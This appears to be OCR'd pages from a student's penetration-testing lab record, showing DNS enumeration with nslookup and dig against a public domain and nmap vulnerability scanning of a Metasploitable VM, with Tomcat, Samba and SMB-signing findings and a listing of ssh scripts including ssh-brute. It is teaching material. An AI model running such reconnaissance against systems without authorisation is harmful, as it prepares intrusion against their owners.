
1. To find out the host IP Address, IPv6 address and Mail Servers





2. To find out the host name servers and mail servers


3. To find the Name Servers by setting the type=ns using nslookup

4. The dig command can be used for advanced dns enumeration. And Use dig command to get detailed info of mail servers of the target







kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ dig packtpub.com ANY
;; Connection to 192.168.159.2#53(192.168.159.2) for packtpub.com failed: timed out.
;; Connection to 192.168.159.2#53(192.168.159.2) for packtpub.com failed: timed out.
^C
(kali㉿kali)-[~]
$ dig packtpub.com GID
; <<>> DiG 9.18.4-2-Debian <<>> packtpub.com GID
;; global options: +cmd
;; Got answer:
;; →→HEADER←← opcode: QUERY, status: NOERROR, id: 60266
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0×0005, udp: 4096
;; QUESTION SECTION:
;packtpub.com. IN GID
;; AUTHORITY SECTION:
packtpub.com. 5 IN SOA eva.ns.cloudflare.com. dns.cloudflare.com.
2289922720 10000 2400 604800 3600
;; Query time: 7 msec
;; SERVER: 192.168.159.2#53(192.168.159.2) (UDP)
;; WHEN: Sat Oct 01 07:29:31 EDT 2022
;; MSG SIZE rcvd: 99



kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ dig packtpub.com MB
; <<>> DiG 9.18.4-2-Debian <<>> packtpub.com MB
;; global options: +cmd
;; Got answer:
;; →→HEADER←← opcode: QUERY, status: NOERROR, id: 65428
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0×0005, udp: 4096
;; QUESTION SECTION:
;packtpub.com. IN MB
;; AUTHORITY SECTION:
packtpub.com. 5 IN SOA eva.ns.cloudflare.com. dns.cloudflare.com.
2289922720 10000 2400 604800 3600
;; Query time: 11 msec
;; SERVER: 192.168.159.2#53(192.168.159.2) (UDP)
;; WHEN: Sat Oct 01 07:29:42 EDT 2022
;; MSG SIZE rcvd: 99
(kali㉿kali)-[~]
$ dig packtpub.com TXT
; <<>> DiG 9.18.4-2-Debian <<>> packtpub.com TXT
;; global options: +cmd


Practical 4


Aim: Practical on vulnerability scanning and assessment





```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap --script-updatedb
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:01 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 4.19 seconds
```





kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open unknown
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:56:60:D6 (VMware)
Host script results:
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2022-10-08T16:13:56-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Nmap done: 1 IP address (1 host up) scanned in 75.74 seconds



(kali㉿kali)-[/usr/share/nmap/scripts]
$ ls | grep ssh
ssh2-enum-algos.nse
ssh-auth-methods.nse
ssh-brute.nse
ssh-hostkey.nse
ssh-publickey-acceptance.nse
ssh-run.nse
sshv1.nse
(kali㉿kali)-[/usr/share/nmap/scripts]
$


(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script-help ssh2-enum-algos
Starting Nmap 7.92 (https://nmap.org) at 2022-10-08 16:20 EDT
ssh2-enum-algos
Categories: safe discovery
https://nmap.org/nsedoc/scripts/ssh2-enum-algos.html
Reports the number of algorithms (for encryption, compression, etc.) that the target SSH2 server offers. If verbosity is set, the offered algorithms are each listed by type.
If the "client to server" and "server to client" algorithm lists are identical (order specifies preference) then the list is shown only once under a combined type.


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
